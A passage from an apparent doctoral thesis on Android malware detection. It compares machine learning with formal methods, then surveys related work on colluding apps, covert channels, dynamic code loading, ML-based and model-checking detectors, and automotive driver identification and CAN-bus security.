In Chapter 4 I discussed about work based on Machine Learning and Deep Learning, two techniques that belong to the Artificial Intelligence branch. Devices based on Artificial Intelligence are often impressive when we stop to observe the functions they are provided with, but in reality we are talking about devices that are able to perform actions with the help of programs that rely on heuristic methods; such basic programs are not really "intelligent", so it is very likely that when the system is faced with unknown or unexpected situations, for which the model does not have enough useful data to calculate an "intelligent answer" to give, different types of problems arise that can also affect data security, which we know is of fundamental importance.
Often one of the mistakes that is made with these systems is to try to make them think like people and therefore, they are built through heuristics, so as to imitate human behavior; the most correct thing to do instead would be to base them on physical and mathematical laws, which are well formalized and hardly lead to errors, thus giving greater reliability to the systems. As previously mentioned, with Machine Learning, programs "learn" during their execution, this working method tends to create weaknesses in the system, since it can happen that using an algorithm (i.e., hill-climbing), it is possible to reach the best solution, but one can also go wrong due to incomplete experiences when faced with an unusual situation.

The diffusion of these techniques is mainly given by their ease of use: in fact, they do not require any particular prior knowledge to be able to generate a model from a set of data using, for example, supervised decision-tree algorithms.
Referring to the case study treated in this thesis, the idea is to find a set of features,

as discriminating as possible between malicious and legitimate applications. There are two ways to extract characteristic parameters from an application; these techniques are called Static Analysis and Dynamic Analysis:
Static Analysis consists of examining the application code without the application running. This allows to have a quick idea of the main actions performed by it, in particular, it is possible, for example, to understand which functions are invoked or which strings are used. Features that fall under the static analysis are usually opcodes and permissions used by the application;
Dynamic Analysis, on the other hand, allows to extract information on the behavior of the application through its execution. This analysis can require a lot of time and a huge consumption of computational resources, thus making it unattractive for those who want to get results quickly. Examples of features extracted through dynamic analysis are system calls and energy consumption indicators.

Regardless of the type of features considered, these techniques have in common all the typical weaknesses of systems based on Machine Learning:

- need a large dataset to obtain good performance;
- a minimal deviation from the behavior learned from the model is sufficient to misclassify instances not included in the data used for learning;
- thanks to their immediate applicability, typically the functioning mechanism of the algorithm is unknown;
- usually high number of false positives;
- need to repeatedly train the model to identify new malicious behaviors.

The techniques based on Machine Learning, despite the intrinsic limitations, have achieved good results in the detection of generic malware. But in the work reported in Section 4.2.1 we saw that Machine Learning models are generated without considering that malware produced in different time intervals have different characteristics. This implies that a model generated over a certain time interval may not be able to correctly predict malware generated after the malware considered in the training set for model generation.
For this reason, in this work, I evaluated several shallow machine learning models with applications generated at different time intervals following the applications considered in the training set. For each model has been calculated the accuracy relative to the training set and the test set and from these two metrics I defined the resilience metric.
The outcome of the experimental analysis is that the more time passes, the more the models decline in generating correct predictions: in fact with the first dataset, where the difference from a temporal point of view between the samples considered in the training and in the test set is low better resilience values are obtained. Conversely, when calculating resilience considering the second data set (where the temporal difference between the malicious samples in the training and test set is greater than in the first data set) the resilience decreases dramatically.

Extremely problematic aspects of Machine Learning are the lack of explainability and uncertainty quantification; they are connected by the fully data-driven design of modern ML algorithms. Another important problem consists in the difficulty of being

able to adapt the algorithms to known changes, regarding the conditions, since often many Machine Learning algorithms turn out to be black boxes and the solution is to collect a new training set, which could become difficult to achieve.

The unpredictability of errors is one of the drawbacks of Machine Learning, as it is very difficult to know when and where the model will fail. Instead, in conventional programming, it is possible to trace back to where the error occurs.

Malware detection, which is a general undecidable problem, may only be possible for particular classes of generically complex problem instances [103, 104, 200]. Based on these considerations, it is very difficult for Machine Learning to be able to solve problems for which, on the other hand, no polynomial algorithm is known.

In order to produce tools capable of detecting the actual malicious instructions and therefore carrying out finer-grained analyzes (for example family identification or payload detection), it was necessary to introduce Formal Verification techniques in mobile malware analysis, aimed at analyzing the behavior of a system through a behavioral analysis.

A possible solution to this problem is given by the Formal Methods, adopted in the research works reported in Chapter 5, which if applied to a system, allow for an exhaustive exploration of all its possible behaviours.

Obviously the exhaustive exploration performed by Formal Methods leads this technique to have the disadvantage of being extremely slow, compared to Machine Learning; but while the latter provides an approximation of the results, the Formal Methods (being based on mathematical functions) give us the certainty of the result obtained.

The main malware analyzed in this thesis is the Collusive Attack which, as described in Section 2.1.3, requires that there are two applications that communicate with each other to launch the attack. To block the attack, it is undoubtedly necessary to make an initial analysis of the exchange of messages that take place between them. If two running applications try to communicate, it's possible they are trying to collude. But analyzing all the possible combinations requires an exponentially growing cost in terms of time and resources, as well as uncertainty about the communication channel to intercept, given that applications share many resources. So both the large number of possible collusions, and the analysis of every possible communication channel, make this kind of task impossible.

The challenge therefore consists in finding the set of applications to be analyzed together to verify their collusion and to understand which are the hidden channels to be analyzed; in this way it is possible to considerably reduce the time taken by the Formal Methods to complete the analysis of the set of applications, so as to detect the presence (or not) of the threat, thanks to the logical formulas defined to recognize the typical behaviors of the main malware families present in the Android environment.

In any case, if we plan to use the Formal Methods in other fields, we need to make an assessment regarding the circumstances: for example, due to their slowness, although some heuristics can be defined to speed up the analysis work, they are probably not suitable to run a detection directly on the device.

In addition to allowing an exhaustive exploration, the Formal Methods have another interesting feature, explained in the work reported in Section 5.6, which is that of Explainability; I am talking about the ability to be able to tell not only if the outcome of a check by the Model Checker is TRUE or FALSE, but in the case of a FALSE outcome,

it also tells us the reason for that result, returning a counterexample that explains how it should have been be to be able to consider it TRUE.

In conclusion, it can be said that even if Machine Learning and Deep Learning are faster in carrying out analysis and classification of Android malware, the results they return are not always accurate. To have greater precision, therefore, we should rely on the Formal Methods, which even if they are based on rigorous mathematical techniques, resulting slow since they tend to carry out an exhaustive analysis, it is possible to define heuristic functions to reduce the amount of data to be analyzed and consequently reduce the time needed to complete the analysis.

CHAPTER 8

State of the Art

In this chapter I report the related works present in the literature that refer to the various topics discussed, in order to better understand how the researchers have addressed the issues raised in this thesis and to understand how much their approaches are different from those proposed by me.

Specifically, the chapter is divided into sections relating to the chapters in which the thesis itself is organized. Each section is renamed with the title of the chapter it refers to and contains the state of the art related to it.

8.1 Exploiting Android Vulnerabilities

The state-of-the-art in the security field related to Android environment is mainly related to malware detection. As a matter of fact, Android malware detection is an attractive and active field that has generated a lot of interest over the past decade. The techniques for detecting Android malware are largely proposed by literature but they are based mainly on a single application. This happens because Android malware based on colluding is of recent development and particularly difficult to detect. In fact, by evaluating colluding applications to different specific web services, no one antimalware can identify some threat.

8.1.1 Covert Channels

A particular kind of colluding attack is characterized by *covert channel* and the authors in [182] have developed a multichannel communication mechanism to transfer sensitive data in security on mobile devices, called Multichannel Communication System (MSYM). It uses the VpnService interface[1] provided by the Android platform, so is

[1] https://developer.android.com/reference/android/net/VpnService

able to intercept the network data sent and then split it into different parts that will be disordered and encrypted through multiple transmission channels.

The accelerometer sensor represents a type of covert channel and it is able to generate signals that reflect users' motions. This data can be read by malicious applications, but using correctly the device's vibration engine, the stolen data can be encrypted, so one application can affect acceleration data to be received and decrypted by another application. For this reason, two Android applications (representing the source and the sink respectively) were developed and tested on three different smartphone models to verify this type of communication [5].

Usually the covert channels are divided in covert storage channel and covert timing channel [165]. The difference is that:

- covert storage channel, hides the secret information in the data transmission protocol and achieves the covert communication, using payload or non-payload fields;
- covert timing channel encodes the secret information and achieves the covert communication, using the time gap between packets.

There are many methods able to detect specific covert timing channel, but the authors in [92] have worked to perform the filtering, the grouping and other operations about the communication packets. They also chose a suitable machine learning algorithm to train the classification model, obtaining in this way good detection performance.

The magnetometers, better known as magnetic sensors sited in devices as smartphones and tablets are typically used for positioning and orientation. They can be exploited by the attackers to exfiltrate information from isolated and non-networked computers. MAGNETO [91] is a proposal of covert communication about air-gapped systems and nearby smartphones via magnetic fields generated from the CPU. The magnetic signals can be generated from the computers changing the CPU workload, but this covert channel works only for short distances and with low transmission rate. It is effective in unconstrained environments having the wireless communications blocked.

8.1.2 Framework

Authors in [123] show a practical demonstration of how colluding malware based on an overt and covert work, specifying the differences between these two different methods. The idea at the base of colluding attack is that the malicious action can occur only when two or more colluding applications are installed on the device, while one of them does not represent a malicious action. Although the implemented framework can collect only information concerning SMS (*Short Message Service*), I can demonstrate that application collusion is a real threat because of the previous explanation. This happens because the permissions to collect information are distributed between more than one application.

To avoid this kind of attack has been developed ApkCombiner [119], that allows the merge of two different *apks* and checks the information flow to identify illegal actions. In the last period many types of malware detectors based on Machine Learning have been developed.

Authors in [192] used K-mean clustering, an unsupervised data mining technique, for intrusion detection. In addition to machine learning, one of the most techniques

used in the Computer Science Security field is Model Checking. This practice is used to identify illegal flow inside application programs.

Bada et al. [20] consider an environment based on Flying Ad-hoc Networks for detection of GPS-Spoofing attacks. As a matter of fact, GPS spoofing is among the most popular attacks in the Global Navigation Satellite System. Similarly to the context of Android environment I analyzed, the state-of-the-art detection methods present vulnerabilities against Colluding GPS Spoofing Attack where multiple GPS spoofing signal sources are used. For this reason, authors propose a policy-based distributed detection mechanism to face colluding GPS-Spoofing attack focused on Flying Ad-hoc Networks.

Bao and colleagues [22] in the context of the untraceable fair network payment protocol demonstrate how that the fairness is breached under a simple colluding attack, by which a dishonest merchant can obtain the digital money without the buyer obtaining the goods. The main outcome of authors is that a countermeasure against the attack is proposed for the fair exchange of digital signatures.

Also in social network colluding can represent a serious threat: as a matter of fact, authors in [111] discuss that colluding attackers have been taken advantage of the most widespread Online Social Networks by generating fake profiles of friends of the target in the same Online Social Network or others. Colluders impersonate their victims and ask friend requests to the target in the aim of infiltrating their private circle to steal information. Authors to overcome this type of attack propose a method aimed at matching user profiles across multiple Online Social Networks.

Researchers in [113] show how an adversary can exploit a colluding attack in mobile ad-hoc network by injecting malicious nodes in the network, while hiding their identities from other legitimate nodes. They name this attack as the Colluding Injected Attack. In this kind of attack, these injected nodes will work together to generate a critical attack against the network, devoted to create a collision at an arbitrary node, which in turn will result in making the attacked node unable to receive or relay any packet. As a result this node could be wrongly reported as having a malicious behavior by any other node in the same neighborhood.

8.1.3 Dynamic Loading

Several authors focus on dynamic loading and dynamic compiling in order to change the control flow of an application in mobile environment.
For instance, Bellissimo and Burgess [25] analyse vulnerabilities of many popular software update mechanisms and discuss new proposals for secure software updates on mobile and IOT devices. They suggest recommendations for ensuring reasonably secure updates, as develop a standard for security updates.

Authors of *Execute this!* [153] discuss about security issues that came from the misuse of dynamic loading. In 2014, they show that in a data-set of 1632 popular applications retrieved from Google Play, external code loading is implemented in an insecure way in 9.25% of them and the 16% of the top 50 free applications. *2Faces* malware (described in Section 3.3 does not use a well-know dynamic loading technique but it uses a mixing of dynamic compiling, dynamic loading and reflection to inject Java class(es) and invoke it at run-time. So far, existing detection tools are unaware of *2Faces* mechanism making this malware very dangerous.

Researchers in [46] design a model of Android malware that uses dynamic loading and reflection to execute external Dalvik byte-code that is not present at installation time into the application. Authors called this model *Composition Malware*. Differently from the *Composition Malware*, the proposed model is able to compile at run-time the source code of the payload, as a matter of fact, the *Composition Malware* is able only to run a pre-compiled executable: for this reason it requires that the executable code transit over the network (in clear), which unlike the source code fragments used by the $2Faces$ malware (which are still encrypted), could be easily detected by network traffic analysis mechanisms.

Xue and colleagues developed *MYSTIQUE* [132], a framework to generate Android malware using *Code Assembly* technique choosing from a dataset of well-known Android malware applications. The same authors of reference [132] developed *MYSTIQUE-S* [189], another framework to generate an Android malware bases on dynamic loading of external code retrieved from a dataset of malicious payload. Also in this case, the rationale behind the contribution is the proposal of a framework to inject code dynamically loaded into Android applications. The idea behind *MYSTIQUE* and *MYSTIQUE-S* is more related to demonstrate that code obfuscation techniques are able to elude the current antimalware detection mechanism: as a matter of fact both their contributions are not intended to propose a new malware model.

Prandini et al. [155] proposed the adoption of Return-Oriented Programming (ROP) to alter control flow at run-time, which represents an exploit technique through that the attacker gains control of the application without code injection and then executes machine instruction sequences, called "gadgets". Each gadget typically ends in a return instruction and is located in a subroutine within the existing program, in order to create a gadgets chain. The ROP adoption, differently from the proposed malware model, requires malicious payload embedded into the application at installation time and, through a run-time alteration of program counter (to execute the first gadget) and the stack pointer (to allow its return instruction to transfer control to subsequent gadgets) [39].

Wang and colleagues [181] developed an iOS application to dynamically load code that is not present onto the device during the app code as reviewed by Apple. The application, once installed, is able to perform many malicious tasks: stealthily posting tweets, taking photos, stealing device identity information, sending email and SMS. They basically demonstrate that also in Apple environment is possible to load executable code at run-time.

8.2 Machine Learning for Malware Detection

Recently, thanks to the expansion of Android malware, many researchers have identified areas of concern and proposed solutions for the triage problem through different ways. For instance, researchers investigated in this context: cloning, plagiarism, reusing, piggybacking, camouflaging and repackaging. Analyzing a certain number of these, it emerges that a key aspect to consider when malware analysis is to be carried out, is to work on the dataset to remove potential noise from the samples. This process is critically important and especially challenging due to the proliferation of *repackaged* applications. Most related work uses static analysis for malware detection, as it provides fast detection and better classification of known *repackaged* applications. But, on

the other hand it suffers from barely detecting unknown ones, because each application can have different signatures due to code obfuscation and encryption.

Kirin [77], for example, blocks the installation of applications that request particularly dangerous combination of permissions and detect *repackaged* application that violates a given system policy. Anyway, it did not identify malicious applications that can establish communication links without require permissions.

ScanDroid [86] aims to automatically extract data flow policy from the application code and then check whether data flows in the applications are consistent with the extracted specification. It suffer the same weakness that Kirin has.

Authors in [52, 53] exploit formal methods for identification of colluding attack in Android environment. These works do not consider in the analysis *repackaged* applications.

Woodpecker [90] analyzes pre-loaded applications in smartphone firmware to uncover possible capability leaks (i.e. situations where an application can gain access to a permission without actually requesting it).

Unlike these examples, *VisualDroid* aims to find a *repackaged* application by comparing it with other applications, going beyond the possibly strange behavior of the APK under examination, thus reducing the number of false negatives.

DroidMoss [197], similarly to *VisualDroid*, calculates similarities between couples of applications through comparison of hash values calculated on the methods in the source code. The main difference between it and *VisualDroid* resides in the fact that the first one needs the original application and suffer when the *repackaged* application has been distributed in both the official market and the third-party marketplace. Meanwhile our tool, starts comparing APKs in a given dataset and uses Machine Learning approaches to classify the nature of a comparison.

ViewDroid [193] is the closest approach to ours, but with small differences: it starts from two applications and builds graphs based on the source codes, then calculates the similarity between the generated graphs and provides a *Similarity Score*. Meanwhile, VisualDroid calculates the similarity between the two source codes at the method level, thus providing a score which will then be used to create the image and build machine learning classifiers to automatically detect *repackaged* applications.

Other malware detection tools use dynamic analysis to overcome the limitation of static one, executing applications to monitor their behaviour at run time, like network access and memory modification. This type of analysis result more effectively compared to static analysis in unknown malicious applications detection.

Apex [147], can be described as an extension of Android permission framework. It allows users to specify run time constraints to restrict the use of sensitive resources by applications.

Similarly to this last, *MockDroid* [26] notifies the user when a new application ask for permission which seems unnecessary allowing to edit mocked permissions. Unfortunately all those tools target specifics type of threats.

KBB (Kernel-Based-Behavior) [101], it first generates a set of regular expression rules from the names and parameters of system calls of training malicious applications, than collects run time information of application through system calls, so it could detect the unknown threat mapping system calls and parameters with the regular expression rules. Unfortunately it produces a huge amount of false positive.

CrowDroid [41] collects all system calls used from a set of users during the run time and uses a K-means clustering algorithm to classify the collected data into two groups, benign and malicious group, so it can identify the user who is running a malware application. It needs a set of users that run the same original application and another set of users that run the same malicious application.

Other methods use hybrid approaches of static and dynamic analysis or Machine Learning to detect Android Malware.

DroidRanger [199] proposes a permission-based and heuristics-based filtering, but has a false positive rate of 40%.

AASandbox [32] de-compiles the application searching for suspicious patterns in source code. Meanwhile, in run-time, counts the number of system calls trying to detect malwares. These turn detection very diverse, causing low detection accuracy.

Tesauro et al. [173] train a neural network to detect boot sector viruses, based on byte string triagrams. It is used by IBM Antimalware software package.

Schultz et al. [163] compare three machine learning algorithms trained on features like system calls made by the program, strings found in the binary and a raw hexadecimal representation of the binary.

Compared with those last methods, *VisualDroid* can claim highly accuracy and consistency, confirmed by evaluations carried out with two different Machine Learning methodologies.

Although around the many existing *repackaged* oriented tools in literature, there are few approaches that provide an automatic instrument to assist the malware analyst detecting and localizing malicious *repackaged* applications. In fact, *VisualDroid*, through the visualize module, allows to achieve an immediate impact on the similarity percentage of the *repackaged* applications' code. In addition, using Machine Learning techniques, it supplies a classification thanks to supervised learning and a clusterization thanks to unsupervised learning that can be used from a possibly final user, allowing to recognize if a newly-installed application can be a *repackaged* one.

As part of the research that looks into Android System Call, there are several studies, for example the researchers in [122] have studied the behavior of 10 popular Android malware families by focusing on the system call pattern of these families. They extracted the system call trace of 345 malicious applications from 10 Android malware families, such as: FakeInstaller, Opfake, BaseBridge, Iconosys, Plankton, DroidKungFu, Kmin, Gappusin and Adrd using the strace Android tool and compared them with the system calls model of 300 benign applications to verify the behavior of malicious applications. The researchers observed that malicious applications invoke certain system calls more frequently than benign applications.

DaVinci [73] is an Android kernel module for dynamic system call analysis. It provides pre-configured high-level profiles to allow easy analysis of low-level system calls and runs on applications without requiring reverse engineering.

The authors of [30] have implemented an approach to perform dynamic analysis of Android applications and classify them as malicious or non-malicious. They have developed a system call capture system that collects and extracts system call traces of the applications installed on the device during their run-time interactions. Once data on system calls has been collected, it is analyzed in order to identify the type of behavior of Android applications. 50 malicious applications obtained from the Android Malware

Genome Project and 50 benign applications obtained from the Google Play Store were analyzed. The goal is to classify the applications' behavior, considering the frequency of system calls made by each application as the core feature set. For the classification of the application as harmful or benign, the J48 Decision Tree algorithm and the Random Forest algorithm were used.

The researchers in [105] have thought instead, of detecting Android gaming malware with a dynamic system, the method is based on the analysis of system calls to classify malicious and legitimate games. The dynamic analysis was carried out during the runtime of the games, reporting the similarities and differences between benign game system calls and malware. It shows how the behavior of malicious activities via system calls during their activity allows an easier detection of malicious applications.

In [13] using multimodal deep learning to study both statically and dinamically the application's behavior, researchers found valuable results in Android malware detection, bringing to light the effectiveness of deep learning.

In DL-Droid [9] dynamic analysis is made extracting logs files directly from *.apk* installed on real phones. The extraction is made two times for each applications because of the chosen test input generation (i.e. stateless and stateful). Than the features about system calls are extracted and ranked using InfoGain (an algorithm used to gain information about feature ranking). So the ranked list is classified using a Deep Neural Network

In [4] are compared differences between different machine learning techniques, such as input, analysis, dataset type, performance evaluation critera and algorithms. About this last one the research highlight some like Random Forrest, SVM and Naive Bayesian as the best ones to work with because of the higher accuracy rate. However, it emphasize the lack of a proper general malware detection model for both supervised and unsupervised machine learning classifiers.

DATDroid [175] a Dynamic Analysis Technique for Android malware detection, is composed of three steps: feature extraction, features selection and classification. The features are extracted from different sources (i.e. collection of system call, record of CPU and memory usage, collection of network packets), than occur a selection on these features to optimize the malware detection performance, hence a classification between benign application and malware is done using machine learning.

GSDroid [169] is a mechanism used to extract and represent low dimensional features. It can detect malicious behaviors in Android applications through graph signal processing based on system calls diagrams, this last one constructed considering the control dependency relations between system calls. The features considered are part of an intelligent expert system that is based on the machine learning technique, allowing to automate the malware detection.

In [170] researchers propose a new mechanism for detecting malware, based on TAN (Tree Augmented naive Bayes) which uses conditional dependencies between the relevant static and dynamic characteristics (i.e., system calls) useful for running applications. They trained three logistic regression classifiers, one for API calls, another for permissions, and the last for application system calls. Their output relationships then has been modeled as a TAN to identify when an application is malicious.

Authors in [107] have developed a new approach named *Artificial Malware-based Detection* (AMD) in which an innovative genetic algorithm is used to generate, in ar-

tificial way, malware models. So the approach uses extracted malware models and also the artificial malware models. The evolutionary algorithm also works on the API call sequences' population to find new malware behaviors, applying some well-defined evolution rules. The artificial malware models are inserted into the set of unreliable behaviors, to create diversification between malware samples in order to increase the detection rate.

Researchers in [186] propose a new approach called Back-Propagation Neural Network on Markov Chains from System Call Sequences (BMSCS), which exploits the back-propagation neural network (BPNN) to perform the classification of the transition probability matrix of the Markov chain, which is generated by the sequences of system calls for the detection of Android malware. The authors start from the thought that the probabilities of switching from one system call to another are different between malicious and benign applications.

About the works that exploit audio signal for malware detection, several approaches have been proposed in the literature, such as texture [146], network [114] or behavioural features analysis [154].

The paper [79] proposes a similar technique, which extracts the program's bytes and converts them to an audio signal. In detail, the byte of executable files are converted to musical notes (MIDI note) and then audio files are generated. Then, audio features such as MFCC and Chromagram are used to classify music and machine learning classifiers (KNN) is applied.

The main issues of such approaches concern the size of byte sequences to be analyzed. Most of the time, the static analyses required are time-consuming and computationally expensive. The paper [21] presents an approach that tries to mitigate this problem by applying compression algorithms to the sequences to study. Similarly, the approach proposed by Jerome Q. et al. [108] works directly on the binary sequences, by extracting k-gram and classifying the malware with an SVM.

The method presented in [179] converts malware binaries into colour images, and then use a CNN model, pre-trained on the ImageNet dataset, to distinguish between malware and benign samples. The approach proposed in [98] applies a similar methodology but improves the robustness of the classification, by analysing also the inference phase, exploiting the use of a Grad-CAM.

The approach proposed in [17] exploits the use of both audio signal processing and image classification techniques. The initial program's bytes are cast to audio signals, and then applied Fourier Transformation to convert the signal from time-domain to frequency-domain and generate spectrograms. Then, the spectrograms are analysed by a Convolutional Neural Network such as a standard image-classification task.

SigMal [115] is a framework that performs a generalized signal analysis for the classification of malware. It directly analyzes binary samples through the nearest-neighbours technique and it also support the classification with a dataset of known benign executables.

In [139] the authors propose a method to detect Android malware, detecting the family of the infected sample under analysis. Similar to our method, they convert the application executable into an audio file and using audio signal processing techniques, extract a set of numerical characteristics from each sample. On this data they build different machine learning models to evaluate their effectiveness with regard to mal-

ware detection and family identification. Also the authors of this paper do not take into account malicious applications aimed at performing a collusion.

In the current state of the art, there are several research papers demonstrating that shallow machine learning is able to generate a model aimed at discriminating between malicious and trusted samples, with particular regard to the Android platform [59, 191, 194].

In [87] the authors develop a tool called *DexWave*, its purpose is to automatically inject perturbation techniques that aim to represent in *smali* code of Android applications. Their analysis showed that image-based malware classifiers are vulnerable to simple disruption attacks.

The authors in [162] proposed a malware detector on Android devices using machine learning technique: the idea behind this work consists in the extraction of specific Android permissions functionalities and their representation with a Control-Flow Graph, training a OneClass support vector machine.

Also, researchers in [185] proposed malware detection for Android by considering machine learning techniques for Android: the developed tool extracts information (i.e.: passing intent messages, required permissions, etc.) and then applies the K-means algorithm. The number of clusters is related to the Singular Value Decomposition method on the low-ranking approximation. Moreover, the developed tool exploits the KNN algorithm to classify the application as trusted or malicious.

The *TrafficAV* [180] tool considers network traffic generated by mobile applications to propose explainable detection. This method makes an analysis of multi-level network traffic by building a C4.5 decision tree model, a machine learning algorithm, to identify Android malware. *TrafficAV* enforces explainability by creating a scoring mechanism which motivates the decision taken.

Researchers in [116] worked on a method for static analysis of Android malware and supported by machine learning. The approach allows finding content using probability statistics to reduce the uncertainty of information. The features extraction was executed on an existing dataset subject to analysis.

Researchers in [130] investigated the gradient-based attribution methods used to have an explanation on the classifiers' decisions, by identifying the most relevant features. They start from the assumption that a classifier should be based on a larger set of features to being more robust to avoid attacks. They analyse the connection between gradient-based explanations and adversarial robustness on Android malware detection, showing the presence of a correlation between the explanations distribution and the adversarial robustness.

8.3 Formal Methods

Since antimalware use detection techniques that actually focus their attention on analyzing one sample at a time, the research community is working on Inter-Component Communication, to develop innovative tools and methods to identify the presence of communication between two (or more) applications at a time using unconventional channels to create these communications.

TaintDroid [76] is an extension of the Android operating system and specifically tracks the flow of privacy-sensitive data passing through third-party applications. In

most cases, downloaded third-party applications are not reliable, which is why the approach monitors in real time how these applications access users' personal data and manipulate them.

IccTA [120] is a tool that uses static taint analysis technique, its goal is to recover paths where privacy and sensitive information are sent outside without users being aware of it and therefore without their permission. The approach is able to detect paths within a single component or between multiple components. For the testing IccTA are been developer about 22 applications containing ICC-based privacy leaks.

Starting from the just mentioned IccTA, the researchers in [183] have developed Amandroid, a tool that focuses it attention on leaks detection with an ICC analysis. The execution of the ICC analysis involves the generation of two components, called respectively, Inter-Component Data Flow Graph (ICDFG) and Data Dependence Graph (DDG). For each component, it performs data flow and data dependency analysis, and also tracks the communication exchange between them, providing a customized analysis on Android applications.

An approach called DroidSafe [89] performs static information flow analysis, reporting any sensitive data leaks about Android applications. Soot Java Analysis Framework was used to develop DroidSafe and it works analyzing one application at a time, for this reason it is not able to detect a collusion attack, that is caused by two or more applications.

Another methodology for the inter-application communication threats detection is represented by MR-Droid [121]. It is focused in particular on intent spoofing and collusion, and to work uses a framework based on MapReduce to execute a compositional application analysis.

The authors of SneakLeak [29] have developed a new tool for detection of application collusion, based on model-checking. It works analyzing multiple applications simultaneously and it is able to identify set of suspicious applications that may be involved in a collusion attack. The tests are been executed on a set of Android applications belongings to the DroidBench data-set, which show collusion through inter-app communication.

XManDroid [40] provides runtime monitoring of communication links between applications and defines communication classification based on permission policies. This tool presents a very high number of false positive (55%). The aim is to minimize the risk of applications collusion using different security metrics.

IIFA (Modular Inter-Application Intent Information Flow Analysis of Android Applications) [176] is an approach based on an intent-flow pre-analysis, it avoids the combinatorial explosion between all the communication partners, furthermore excludes the infeasible communication paths.

DIALDroid [33] performs a systematic large-scale security analysis on ICC-based sensitive inter-application data flows. It uses relational database to match ICC entry and exit points.

The authors in [168] show the ability to send data using the USB (Universal Serial Bus) which acts like a covert channel to the public charging station. They implemented an application called PowerSnitch, that is able to send data through power bursts, working on the power consumption of the devices' CPU.

MR-Droid [121] is a tool to detect inter-application communication threats in partic-

ular intent spoofing and collusion. It uses a framework based on MapReduce to execute a compositional application analysis.

TaintDroid [76] is an approach that represents an Android Operating System extension. Through third-party applications, it tracks sensitive data flow. It starts assuming that applications downloaded by third-parties are not reliable, for this reason it checks in real time how them access and modify these sensitive data.

Researchers in [16] have developed a method to identify colluding applications analyzing communication channels, permissions, access to sensitive data and others features. It is possible to detect collusion in Android environment with it.

IntelliDroid [184] is a tool able to generate input specific for dynamic analysis tool, reducing the false positives and allowing more precise analysis. IntelliDroid allows to execute targeted analysis.

Authors in [94] propose a method aimed at checking the Android inter-application communication dynamically. After the activity component analysis of the application, it implements different attack scenarios, considering as vulnerabilities: Cross-Site Scripting, SQL Injection, User Interface Spoofing, File Manipulation, Native Memory Corruption, Unsafe Reflections, Fragment Injection and Java Crashing.

Epicc [150] identifies a specification for every ICC source and sink. It works on the location of the ICC entry/exit point, the ICC Intent action, data type and category, the ICC Intent key/value types and the target component name. Epicc infers all possible ICC values where they are not fixed, thereby building a complete specification of the possible ways ICC can be used. All the specifications are then recorded in a database as flows detected by matching compatible specifications.

Authors in [83] introduce a new class of (malicious) code called k-ary codes. Similar to the colluding attack, instead of containing all the instructions that make up the program's action together, this type of code is made up of k different parts. Each of these parts contains only a subset of the instructions and if subjected to antivirus analysis individually, they are indistinguishable from a normal uninfected program; it is their respective action which, combined according to different possible modalities, determines the offensive behaviour. In this regard, the authors present a formalization of this type of code using Boolean functions and show that classic malware is only a particular instance of this general model.

8.4 Side Work

Considering the growing trend of cyber-attacks targeting vehicles, security technology has been studied and developed. As results of these efforts, the ISO 26262[2], an international standard for functional safety of electrical and/or electronic systems in production automobiles defined by the International Organization for Standardization (ISO) in 2011, was published. ISO 26262 is intended to be applied to safety-related systems that include one or more electrical and/or electronic (E/E) systems and that are installed in series production passenger cars with a maximum gross vehicle mass up to 3500 kg, while does not address unique E/E systems in special purpose vehicles such as vehicles designed for drivers with disabilities. In the following I review the current literature related to the driving style recognition. A hidden-Markov-model-(HMM)-

[2] http://www.iso.org/iso/catalogue_detail?csnumber=43464

based similarity measure is proposed in [78] in order to model driver human behavior. They employ a simulated driving environment to test the effectiveness of the proposed solution.

The authors of [145] consider cepstral features of each driver obtained through spectral analysis of driving signals are modeled with a GMM: GMM driver model based on cepstral features is evaluated in driver identification experiments using driving signals collected in a driving simulator and in a real vehicle on a city road. They categorized the observed driving signals into three groups: Driving behavioral signals (e.g., gas pedal pressure, brake pedal pressure, and steering angle); Vehicle status signals (e.g., velocity, acceleration, and engine speed) and Vehicle position signals (e.g., following distance, relative lane position, and yaw angle). Experimental results show that the driver model based on cepstral features achieves a driver identification rate of 89.6% for driving simulator and 76.8% for real vehicle, resulting in 61% and 55% error reduction, respectively, over a conventional driver model that uses raw driving signals without spectral analysis.

The authors of [171] propose an algorithm for real-time driver identification by using the combination of unsupervised anomaly detection and neural networks. Their algorithm extracted nonphysiological signals as input, namely, driving behavior signals from inertial sensors (e.g., accelerometers) and geolocation signals from GPS sensors. Their approach is able to identify the drivers within 13 seconds and 81% accuracy, regardless of routes and traffic conditions.

The study of [178] focuses on a lightweight, end-to-end deep-learning framework for performing driver-behavior identification. The proposed architecture features depthwise convolution, along with augmented recurrent neural networks for time-series classification. They also demonstrate the robustness in order to show that the accuracy of driver identification algorithms is not directly associated with the reliability of car sensors, which are prone to malfunction, noise, failures, and hacking attempts. The approach compare the performance of several algorithms for driver identification with an accuracy rate between 95% and 98%.

Nor and colleagues [149] use the kernel density estimation (KDE) as tools to extract features. Then, they adopt these features to recognize the emotion of the driver by using multi layer perceptron (MLP) as classifiers. The data collection was conducted in Singapore during vacation time. The driver must have at least two years driving experience. They managed to collect 11 drivers including men and women, aged between 24-25 years old. The considered features are the brake and gas pedal pressures. In the experiment they state that each driver meets the accuracy level which is more than 50%: the highest accuracy is obtained from driver 10 with an accuracy equal to 71.94%, while the lowest accuracy is obtained from driver 3 with an accuracy equal to 61.65% in classification according to the other driver.

Naturalistic data from University of Texas Drive (UTDrive) corpus have been used by Choi et al. [60] to derive both GMM and HMM models for the sequence of driving characteristics (wheel angle, brake pedal status, acceleration status, and vehicle speed). The authors have shown that driver identifcation can be accomplished at rates ranging from 30 to 70%. Another good result in drivers' recognition was performed by Zhang et al. [196] who used HMM to analyze the data of the accelerator and steering wheel of each driver, and achieved an accuracy of 85%.

Road safety is an ever-present topic, researchers are constantly working to improve and increase controls on the traffic of information exchanged by the electronic components that make up the computer systems of modern cars. Several works in the literature focus on this very important issue.

In [12] authors propose a method that uses deep learning techniques to detect attacks targeting the CAN-bus. This method is based on the use of *Neural Networks* and *MultiLayer Perceptrons*, and for the analysis is considered a real-world dataset that has the injection of messages belonging to different types of attacks, such as denial of service, attacks against particular components and other.

In [58], authors sought to answer the question "whether automobiles can also be susceptible to remote compromise", and to do so they analyzed the outer attack surface of a modern automobile. They found that remote exploitation is possible through a wide range of attack vectors (i.e., mechanical tools, CD players, Bluetooth, and cellular radios) highlighting that wireless communication channels allow for long-distance vehicle control, allowing for detecting the position of the vehicle and also to carry out a theft.

